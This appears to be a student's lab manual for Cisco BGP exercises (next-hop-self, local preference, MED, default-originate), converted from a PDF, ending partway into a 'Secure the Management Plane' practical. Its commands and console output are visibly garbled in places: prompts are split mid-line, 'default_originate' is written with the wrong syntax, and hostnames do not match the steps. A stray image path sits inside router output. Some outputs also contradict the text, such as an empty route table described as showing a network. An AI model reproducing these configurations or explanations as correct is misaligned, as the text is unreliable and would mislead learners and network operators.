Sending 5, 100-byte ICMP Echos to 172.16.1.1, timeout is 2 seconds:
.....Success rate is 0 percent (0/5)
```

- h. Now ping from ISP to the loopback 0 address of 172.16.32.1 on SanJose2 and the serial link between SanJose1 and SanJose2, 172.16.1.2.

ISP# ping 172.16.32.1

```
ISP# ping 172.16.32.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.32.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 12/31/48 ms
```

ISP# ping 172.16.1.2

```
ISP#ping 172.16.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/24/32 ms
```

- I. Issue the **show ip bgp** command on ISP to verify BGP routes and metrics.

ISP# show ip bgp

```
ISP#show ip bgp
BGP table version is 3, local router ID is 192.168.100.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
* 172.16.0.0 192.168.1.6 0 0 64512 i
*> 192.168.100.0 0.0.0.0 0 0 64512 i
*-> 192.168.100.0 0.0.0.0 0 32768 i
```

- i. At this point, the ISP router should be able to get to each network connected to SanJose1 and SanJose2 from the loopback address 192.168.100.1. Use the extended **ping** command and specify the source address of ISP Lo0 to test.

ISP# ping 172.16.1.1 source 192.168.100.1

```
ISP#ping 172.16.1.1 source 192.168.100.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.100.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/38/48 ms
```

ISP# ping 172.16.32.1 source 192.168.100.1

```
ISP# ping 172.16.32.1 source 192.168.100.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.32.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.100.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/32/48 ms
```

ISP# ping 172.16.1.2 source 192.168.100.1

```
ISP#ping 172.16.1.2 source 192.168.100.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
Packet sent with a source address of 192.168.100.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/28/48 ms
```

ISP# ping 172.16.64.1 source 192.168.100.1

```
ISP#ping 172.16.64.1 source 192.168.100.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.64.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.100.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 24/35/56 ms
```

#### **Step 7: Configure the BGP next-hop-self feature.**

- j. Issue the following commands on the ISP

router.ISP(config)# router bgp 200

ISP(config-router)# network 192.168.1.0 mask 255.255.255.252

ISP(config-router)# network 192.168.1.4 mask 255.255.255.252

```
ISP(config)#router bgp 200
ISP(config-router)#network 192.168.1.0 mask 255.255.255.252
ISP(config-router)#network 192.168.1.4 mask 255.255.255.252
ISP(config-router)#exit
```

- k. Issue the **show ip bgp** command to verify that the ISP is correctly injecting its own WAN links into BGP.

ISP# show ip bgp

```
ISP#show ip bgp
BGP table version is 5, local router ID is 192.168.100.1
Status codes: s suppressed, d damped, h history, * valid, > best, i -
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
* 172.16.0.0 192.168.1.6 0 0 64512 i
*> 192.168.1.2 0 0 64512 i
*> 192.168.1.0/30 0.0.0.0 0 32768 i
*> 192.168.1.4/30 0.0.0.0 0 32768 i
*> 192.168.100.0 0.0.0.0 0 32768 i
```

- I. Verify on SanJose1 and SanJose2 that the opposite WAN link is included in the routing table. The output from SanJose2 is as follows.

SanJose2# show ip route

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static route
 o - ODR, P - periodic downloaded static route
```

- m. To better understand the **next-hop-self** command we will remove ISP advertising its two WAN links and shutdown the WAN link between ISP and SanJose2. The only possible path from SanJose2 to ISP's 192.168.100.0/24 is through SanJose1.

ISP(config)# router bgp 200

ISP(config-router)# no network 192.168.1.0 mask 255.255.255.252

ISP(config-router)# no network 192.168.1.4 mask 255.255.255.252

ISP(config-router)# exit

ISP(config)# interface serial

0/0/1ISP(config-if)#

**shutdown**

```
ISP(config)#router bgp 200
ISP(config-router)#no network 192.168.1.0 mask 255.255.255.252
ISP(config-router)#no network 192.168.1.4 mask 255.255.255.252
ISP(config-router)#exit
ISP(config)#int s1/1
ISP(config-if)#shutdown
```

- n. Display SanJose2's BGP table using the **show ip bgp** command and the IPv4 routing table with  
**show ip route**.

SanJose2#

show ip bgp

```
BORIVALI#show ip bgp
BGP table version is 14, local router ID is 172.16.32.1
Status codes: s suppressed, d damped, h history, * valid, > best, i -
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
* > 172.16.0.0 0.0.0.0 0 32768 i
* i 172.16.64.1 0 100 0 i
* i192.168.100.0 192.168.1.5 0 100 0 200 i
*> 192.168.1.1 0 0 200 i
```

SanJose2# show ip route

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 172.16.0.0/16 is variably subnetted, 4 subnets, 2 masks
C 172.16.32.0/24 is directly connected, Loopback0
S 172.16.0.0/16 is directly connected, Null0
C 172.16.1.0/24 is directly connected, Serial1/1
D 172.16.64.0/24 [90/2297856] via 172.16.1.1, 00:11:47, Serial1/1
```

SanJose1(config)# router bgp 64512

SanJose1(config-router)# neighbor 172.16.32.1 next-hop-self

```
ANDHERI(config)#router bgp 64512
ANDHERI(config-router)#neighbor 172.16.32.1 next-hop-self
ANDHERI(config-router)#exit
```

SanJose2(config)# router bgp 64512

SanJose2(config-router)# neighbor 172.16.64.1 next-hop-self

```
BORIVALI(config-router)#router bgp 64512
BORIVALI(config-router)#neighbor 172.16.64.1 next-hop-self
```

- o. Reset BGP operation on either router with the **clear ip bgp \***

command.SanJose1# **clear ip bgp \***

```
ANDHERI#clear ip bgp *
```

SanJose2# **clear ip bgp \***

```
BORIVALI#clear ip bgp *
```

- p. After the routers have returned to established BGP speakers, issue the **show ip bgp** command on SanJose2 and notice that the next hop is now SanJose1 instead of ISP.

SanJose2# **show ip bgp**

```
BORIVALI#show ip bgp
BGP table version is 1, local router ID is 172.16.32.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
* i172.16.0.0 172.16.64.1 0 100 0 i
* i192.168.100.0 172.16.64.1 0 100 0 200 i
```

- q. The **show ip route** command on SanJose2 now displays the 192.168.100.0/24 network because SanJose1 is the next hop, 172.16.64.1, which is reachable from SanJose2.

SanJose2# **show ip route**

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level
 ia - IS-IS inter area, * - candidate default, U - per-user static r
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set
```

- r. Before configuring the next BGP attribute, restore the WAN link between ISP and SanJose3. This will change the BGP table and routing table on both routers. For example, SanJose2's routing table shows 192.168.100.0/24 will now have a better path through ISP.

ISP(config)# **interface serial 0/0/1**

ISP(config-if)# **no shutdown**

```
ISP(config)#int s1/1
ISP(config-if)#no shutdown
```

SanJose2# **show ip route**

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2
 ia - IS-IS inter area, * - candidate default, U - per
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 172.16.0.0/16 is variably subnetted, 4 subnets, 2 masks
C 172.16.32.0/24 is directly connected, Loopback0
S 172.16.0.0/16 is directly connected, Null0
C 172.16.1.0/24 is directly connected, Serial1/1
D 172.16.64.0/24 [90/2297856] via 172.16.1.1, 00:15:05
 192.168.1.0/30 is subnetted, 1 subnets
C 192.168.1.0 is directly connected, Serial1/0
B 192.168.100.0/24 [20/0] via 192.168.1.1, 00:00:18
```

### Step 8: Set BGP local preference.

- s. Because the local preference value is shared between IBGP neighbors, configure a simple routemap that references the local preference value on SanJose1 and SanJose2. This policy adjusts outbound traffic to prefer the link off the SanJose1 router instead of the metered T1 off SanJose2.

```
SanJose1(config)# route-map PRIMARY_T1_IN
permit 10SanJose1(config-route-map)# set local-
preference 150 SanJose1(config-route-map)# exit
SanJose1(config)# router bgp 64512
SanJose1(config-router)# neighbor 192.168.1.5 route-map PRIMARY_T1_IN in
ANDHERI(config)#route-map PRIMARY_T1_IN permit 10
ANDHERI(config-route-map)#set local-preference 150
ANDHERI(config-route-map)#exit
ANDHERI(config)#router bgp 64512
ANDHERI(config-router)#neighbor 192.168.1.5 route-map PRIMARY_T1_IN in
```

```
SanJose2(config)# route-map SECONDARY_T1_IN
permit 10SanJose2(config-route-map)# set local-
preference 125 SanJose1(config-route-map)# exit
SanJose2(config)# router bgp 64512
SanJose2(config-router)# neighbor 192.168.1.1 route-map SECONDARY_T1_IN in
```

```
BORIVALI(config)#route-map SECONDARY_T1_IN permit 10
BORIVALI(config-route-map)#set local-preference 125
BORIVALI(config-route-map)#exit
BORIVALI(config)#router bgp 64512
BORIVALI(config-router)#neighbor 192.168.1.1 route-map SECONDARY_T1_IN in
```

- t. Use the **clear ip bgp \* soft** command after configuring this new policy. When the conversations have been reestablished, issue the **show ip bgp** command on SanJose1 and SanJose2.

SanJose1# **clear ip bgp \* soft**

```
ANDHERI#clear ip bgp * soft
```

SanJose2# **clear ip bgp \* soft**

```
BORIVALI#clear ip bgp * soft
```

SanJose1# **show ip bgp**

```
ANDHERI#show ip bgp
BGP table version is 6, local router ID is 172.16.64.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
* i172.16.0.0 172.16.32.1 0 100 0 i
*> 0.0.0.0 0 32768 i
*> 192.168.100.0 192.168.1.5 0 150 0 200 i
```

SanJose2# **show ip bgp**

```
BORIVALI#show ip bgp
BGP table version is 5, local router ID is 172.16.32.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
*> 172.16.0.0 0.0.0.0 0 32768 i
* i 172.16.64.1 0 100 0 i
* 192.168.100.0 192.168.1.1 0 0 200 i
*>i 172.16.64.1 0 150 0 200 i
```

#### Step 9: Set BGP MED.

- u. In the previous step we saw that SanJose1 and SanJose2 will route traffic for 192.168.100.0/24 using the link between SanJose1 and ISP. Examine what the return path ISP takes to reach AS 64512. Notice that the return path is different from the original path. This is known as asymmetric routing and is not necessarily

an unwanted trait.

ISP# show ip bgp

```
ISP#show ip bgp
BGP table version is 11, local router ID is 192.168.100.1
Status codes: s suppressed, d damped, h history, * valid, > best, i -
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
* 172.16.0.0 192.168.1.2 0 0 64512 i
*> 192.168.1.6 0 0 64512 i
*> 192.168.100.0 0.0.0.0 0 32768 i
```

ISP# show ip route

```
ISP#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OS
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA ex
 E1 - OSPF external type 1, E2 - OSPF external typ
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1
 ia - IS-IS inter area, * - candidate default, U -
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

B 172.16.0.0/16 [20/0] via 192.168.1.6, 00:04:56
 192.168.1.0/30 is subnetted, 2 subnets
C 192.168.1.0 is directly connected, Serial1/1
C 192.168.1.4 is directly connected, Serial1/0
C 192.168.100.0/24 is directly connected, Loopback0
```

- a. Use an extended **ping** command to verify this situation. Specify the **record** option and compare your output to the following. Notice the return path using the exit interface 192.168.1.1 to SanJose2

```
BORIVALI#ping
Protocol [ip]:
Target IP address: 192.168.100.1
Repeat count [5]:
Datagram size [100]:
Timeout in seconds [2]:
Extended commands [n]: y
Source address or interface: 172.16.32.1
Type of service [0]:
Set DF bit in IP header? [no]:
Validate reply data? [no]:
Data pattern [0xABCD]:
Loose, Strict, Record, Timestamp, Verbose[none]: record
Number of hops [9]:
Loose, Strict, Record, Timestamp, Verbose[RV]:
Sweep range of sizes [n]:
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.100.1, timeout is 2 seconds:
Packet sent with a source address of 172.16.32.1
Packet has IP options: Total option bytes= 39, padded length=40
Record route: <*>
(0.0.0.0)
(0.0.0.0)
(0.0.0.0)
(0.0.0.0)
(0.0.0.0)
(0.0.0.0)
(0.0.0.0)
(0.0.0.0)
```

```
Reply to request 4 (8 ms). Received packet has options
Total option bytes= 40, padded length=40
Record route:
(172.16.1.2)
(192.168.1.6)
(192.168.100.1)
(192.168.1.5)
(172.16.1.1)
(172.16.32.1) <*>
(0.0.0.0)
(0.0.0.0)
(0.0.0.0)
End of list

Success rate is 100 percent (5/5), round-trip min/avg/max = 8/47/68 ms
```

If you are unfamiliar with the **record** option, the important thing to note is that each IP address in brackets is an outgoing interface. The output can be interpreted as follows:

1. A ping that is sourced from 172.16.32.1 exits SanJose2 through s0/0/1, 172.16.1.2. It then arrives at the s0/0/1 interface for SanJose1.
2. SanJose1 S0/0/0, 192.168.1.6, routes the packet out to arrive at the S0/0/0 interface of ISP.3. The target of 192.168.100.1 is reached: 192.168.100.1.
4. The packet is next forwarded out the S0/0/1, 192.168.1.1 interface for ISP and arrives at the S0/0/0 interface for SanJose2.
5. SanJose2 then forwards the packet out the last interface, loopback 0, 172.16.32.1.

Although the unlimited use of the T1 from SanJose1 is preferred here, ISP currently takes the link from SanJose2 for all return traffic.

- b. Create a new policy to force the ISP router to return all traffic via SanJose1. Create a second routemap utilizing the MED (metric) that is shared between EBGP neighbors.

```
SanJose1(config)#route-map PRIMARY_T1_MED_OUT permit 10
```

```
SanJose1(config-route-map)#set
```

```
Metric 50SanJose1(config-route-
```

```
map)#exit SanJose1(config)#router
```

```
bgp 64512
```

```
SanJose1(config-router)#neighbor 192.168.1.5 route-map PRIMARY_T1_MED_OUT out
```

```
ANDHERI(config)#route-map PRIMARY_T1_MED_OUT permit 10
ANDHERI(config-route-map)#set Metric 50
ANDHERI(config-route-map)#exit
ANDHERI(config)#router bgp 64512
ANDHERI(config-router)#neighbor 192.168.1.5 route-map PRIMARY_T1_MED_OUT out
```

```
SanJose2(config)#route-map SECONDARY_T1_MED_OUT permit 10
```

```
SanJose2(config-route-map)#set
```

```
Metric 75SanJose2(config-route-
```

```
map)#exit SanJose2(config)#router
```

```
bgp 64512
```

```
SanJose2(config-router)#neighbor 192.168.1.1 route-map SECONDARY_T1_MED_OUT out
```

```
BORIVALI(config)#route-map SECONDARY_T1_MED_OUT permit 10
BORIVALI(config-route-map)#set Metric 75
BORIVALI(config-route-map)#exit
BORIVALI(config)#router bgp 64512
BORIVALI(config-router)#neighbor 192.168.1.1 route-map SECONDARY_T1_MED_OUT out
```

- v. Use the **clear ip bgp \* soft** command after issuing this new policy. Issuing the **show ip bgp** command as follows on SanJose1 or SanJose2 does not indicate anything about this newly defined policy.

```
SanJose1# clear ip bgp * soft
```

```
ANDHERI#clear ip bgp * soft
```

```
SanJose2# clear ip bgp * soft
```

```
BORIVALI#clear ip bgp * soft
```

```
SanJose1# show ip bgp
```

```
ANDHERI#show ip bgp
BGP table version is 6, local router ID is 172.16.64.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
* i172.16.0.0 172.16.32.1 0 100 0 i
*-> 0.0.0.0 0 32768 i
*> 192.168.100.0 192.168.1.5 0 150 0 200 i
```

SanJose2# show ip bgp

```
BORIVALI#show ip bgp
BGP table version is 5, local router ID is 172.16.32.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
*> 172.16.0.0 0.0.0.0 0 32768 i
* i 172.16.64.1 0 100 0 i
* 192.168.100.0 192.168.1.1 0 125 0 200 i
*>i 172.16.64.1 0 150 0 200 i
```

Reissue an extended ping command with the record command. Notice the change in return path using the exit interface 192.168.1.5 to SanJose1.

```
BORIVALI#ping
Protocol [ip]:
Target IP address: 192.168.100.1
Repeat count [5]:
Datagram size [100]:
Timeout in seconds [2]:
Extended commands [n]: y
Source address or interface: 172.16.32.1
Type of service [0]:
Set DF bit in IP header? [no]:
Validate reply data? [no]:
Data pattern [0xABCD]:
Loose, Strict, Record, Timestamp, Verbose[none]: record
Number of hops [9]:
Loose, Strict, Record, Timestamp, Verbose[RV]:
Sweep range of sizes [n]:
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.100.1, timeout is 2 sec
Packet sent with a source address of 172.16.32.1
Packet has IP options: Total option bytes= 39, padded length=40
```

```

Reply to request 3 (60 ms). Received packet has options
Total option bytes= 40, padded length=40
Record route:
(172.16.1.2)
(192.168.1.6)
(192.168.100.1)
(192.168.1.5)
(172.16.1.1)
(172.16.32.1) <*>
(0.0.0.0)
(0.0.0.0)
(0.0.0.0)
End of list

Reply to request 4 (52 ms). Received packet has options
Total option bytes= 40, padded length=40
Record route:
(172.16.1.2)
(192.168.1.6)
(192.168.100.1)
(192.168.1.5)
(172.16.1.1)
(172.16.32.1) <*>
(0.0.0.0)
(0.0.0.0)
(0.0.0.0)
End of list

Success rate is 100 percent (5/5), round-trip min/avg/max = 40/52/60 ms

```

ISP# show ip bgp

```

ISP#show ip bgp
BGP table version is 11, local router ID is 192.168.100.1
Status codes: s suppressed, d damped, h history, * valid, > best, i -
r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
* 172.16.0.0 192.168.1.2 0 0 64512 i
*> 192.168.1.6 192.168.1.6 0 0 64512 i
*> 192.168.100.0 0.0.0.0 0 32768 i

```

#### Step 10: Establish a default route.

The final step is to establish a default route that uses a policy statement that adjusts to changes in the network.

- Configure ISP to inject a default route to both SanJose1 and SanJose2 using BGP using the **default-originate** command. This command does not require the presence of 0.0.0.0 in the ISP router. Configure the 10.0.0.0/8 network which will not be advertised using BGP. This network will be used to test the default route on SanJose1 and SanJose2.

ISP(config)# router bgp 200

ISP(config-router)# neighbor 192.168.1.6 default-originate

```
ISP(config-router)# neighbor 192.168.1.2 default_originate
```

```
ISP(config-router)# exit
```

```
ISP(config)# interface loopback 10
```

```
ISP(config-if)# ip address 10.0.0.1 255.255.255.0
```

```
ISP(config)#router bgp 200
ISP(config-router)#neighbor 192.168.1.6 default_originate
ISP(config-router)#neighbor 192.168.1.2 default_originate
ISP(config-router)#exit
```

```
ISP(config-if)#ip address 10.0.0.1 255.255.255.0
ISP(config-if)#exit
```

- b. Verify that both routers have received the default route by examining the routing tables on SanJose1 and SanJose2. Notice that both routers prefer the route between SanJose1 and ISP.

```
SanJose1# show ip route
```

```
ANDHERI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA ext
 E1 - OSPF external type 1, E2 - OSPF external type
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1,
 ia - IS-IS inter area, * - candidate default, U -
 o - ODR, P - periodic downloaded static route

Gateway of last resort is 172.16.32.1 to network 0.0.0.0

 172.16.0.0/16 is variably subnetted, 4 subnets, 2 ma
D 172.16.32.0/24 [90/2297856] via 172.16.1.2, 02:14
S 172.16.0.0/16 is directly connected, Null0
C 172.16.1.0/24 is directly connected, Serial1/1
C 172.16.64.0/24 is directly connected, Loopback0
B 192.168.100.0/24 [200/0] via 172.16.32.1, 01:44:43
B* 0.0.0.0/0 [200/0] via 172.16.32.1, 01:44:43
```

```
SanJose2# show ip route
```

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OS
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA ex
 E1 - OSPF external type 1, E2 - OSPF external typ
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1
 ia - IS-IS inter area, * - candidate default, U -
 o - ODR, P - periodic downloaded static route

Gateway of last resort is 192.168.1.1 to network 0.0.0.0

 172.16.0.0/16 is variably subnetted, 4 subnets, 2 m
C 172.16.32.0/24 is directly connected, Loopback0
S 172.16.0.0/16 is directly connected, Null0
C 172.16.1.0/24 is directly connected, Serial1/1
D 172.16.64.0/24 [90/2297856] via 172.16.1.1, 02:1
 192.168.1.0/30 is subnetted, 1 subnets
C 192.168.1.0 is directly connected, Serial1/0
B 192.168.100.0/24 [20/0] via 192.168.1.1, 01:44:59
B* 0.0.0.0/0 [20/0] via 192.168.1.1, 01:45:00
```

- c. The preferred default route is by way of SanJose1 because of the higher local preference attribute configured on SanJose1 earlier.

SanJose2# **show ip bgp**

```
BORIVALI# show ip bgp
BGP table version is 9, local router ID is 172.16.32.1
Status codes: s suppressed, d damped, h history, * valid, > best, i -
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
* > 0.0.0.0 192.168.1.1 0 125 0 200 i
* > 172.16.0.0 0.0.0.0 0 32768 i
* i 172.16.64.1 0 100 0 i
* > 192.168.100.0 192.168.1.1 0 125 0 200 i
```

- d. Using the traceroute command verify that packets to 10.0.0.1 is using the default route through SanJose1.

SanJose2# **traceroute 10.0.0.1**

```
BORIVALI#traceroute 10.0.0.1
Type escape sequence to abort.
Tracing the route to 10.0.0.1

 1 192.168.1.1 [AS 200] 28 msec 32 msec 32 msec
 2 192.168.1.1 [AS 200] !H !H !H
```

- e. Next, test how BGP adapts to using a different default route when the path between SanJose1 and ISP goes down.

ISP(config)# **interface serial 0/0/0**

ISP(config-if)# **shutdown**

```
ISP(config)#int s1/0
ISP(config-if)#shutdown
```

- f. Verify that both routers are modified their routing tables with the default route using the path between SanJose2 and ISP.

SanJose1# **show ip route**

```
ANDHERI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA ext
 E1 - OSPF external type 1, E2 - OSPF external type
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1,
 ia - IS-IS inter area, * - candidate default, U -
 o - ODR, P - periodic downloaded static route

Gateway of last resort is 172.16.32.1 to network 0.0.0.0

 172.16.0.0/16 is variably subnetted, 4 subnets, 2 ma
D 172.16.32.0/24 [90/2297856] via 172.16.1.2, 02:15
S 172.16.0.0/16 is directly connected, Null0
C 172.16.1.0/24 is directly connected, Serial1/1
C 172.16.64.0/24 is directly connected, Loopback0
B 192.168.100.0/24 [200/0] via 172.16.32.1, 01:45:58
B* 0.0.0.0/0 [200/0] via 172.16.32.1, 01:45:58
```

SanJose2# show ip route

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B -
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA exte
 E1 - OSPF external type 1, E2 - OSPF external type
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1,
 ia - IS-IS inter area, * - candidate default, U - p
 o - ODR, P - periodic downloaded static route

Gateway of last resort is 192.168.1.1 to network 0.0.0.0

 172.16.0.0/16 is variably subnetted, 4 subnets, 2 mas
C 172.16.32.0/24 is directly connected, Loopback0
S 172.16.0.0/16 is directly connected, Null0
C 172.16.1.0/24 is directly connected, Serial1/1
D 172.16.64.0/24 [90/2297856] via 172.16.1.1, 02:15:
 192.168.1.0/30 is subnetted, 1 subnets
C 192.168.1.0 is directly connected, Serial1/0
B 192.168.100.0/24 [20/0] via 192.168.1.1, 01:46:10
B* 0.0.0.0/0 [20/0] via 192.168.1.1, 01:46:10
```

- g. Verify the new path using the traceroute command to 10.0.0.1 from SanJose1. Notice the default route is now through SanJose2.

SanJose1# trace 10.0.0.1

```
ANDHERI#trace 10.0.0.1


Type escape sequence to abort.
Tracing the route to 10.0.0.1

 1 172.16.1.2 64 msec 32 msec 32 msec
 2 192.168.1.1 [AS 200] 56 msec 28 msec 64 msec
 3 192.168.1.1 [AS 200] !H !H !H
ANDHERI#
```

## Practical No - 4

**Aim:** Secure the Management Plane

### **Topology:**



### **Objectives :**

- Secure management access.
- Configure enhanced username password security.
- Enable AAA RADIUS authentication.
- Enable secure remote management.

### **Step 1: Configure loopbacks and assign addresses.**

Cable the network as shown in the topology diagram. Erase the startup configuration and reload each router to clear previous configurations. Using the addressing scheme in the diagram, apply the IP addresses to the interfaces on the R1, R2, and R3 routers. You can copy and paste the following configurations into your routers to begin.

#### **Router R1**

```

interface Loopback 0
ip address 192.168.1.1 255.255.255.0

```

```
exit
interface Serial0/0/0
ip address 10.1.1.1 255.255.255.252
```

```
no
shutdown
```

```
exit
end
```

**Router R2**

```
interface Serial0/0/0
ip address 10.1.1.2 255.255.255.252
```

```
no
shutdown
```

```
exit
interface Serial0/0/1
ip address 10.2.2.1 255.255.255.252
```

```
no
shutdown
```

```
exit
end
```

**Router R3**

```
interface Loopback0
ip address 192.168.3.1 255.255.255.0
```

```
exit
interface Serial0/0/1
ip address 10.2.2.2 255.255.255.252
```

```
no
shutdown
```

```
exit
end
```

**Step 2: Configure static routes.**

```
R1(config)# ip route 0.0.0.0 0.0.0.0 10.1.1.2
R3(config)# ip route 0.0.0.0 0.0.0.0 10.2.2.1
R2(config)# ip route 192.168.1.0 255.255.255.0 10.1.1.1
R2(config)# ip route 192.168.3.0 255.255.255.0 10.2.2.2
```

**foreach**

```
address {
192.168.1.1
10.1.1.1
10.1.1.2
10.2.2.1
10.2.2.2
192.168.3.1
} { ping $address }
```

**R1# tclsh**

```
R1(tcl)#foreach address {
+>(tcl)#192.168.1.1
+>(tcl)#10.1.1.1
+>(tcl)#10.1.1.2
+>(tcl)#10.2.2.1
+>(tcl)#10.2.2.2
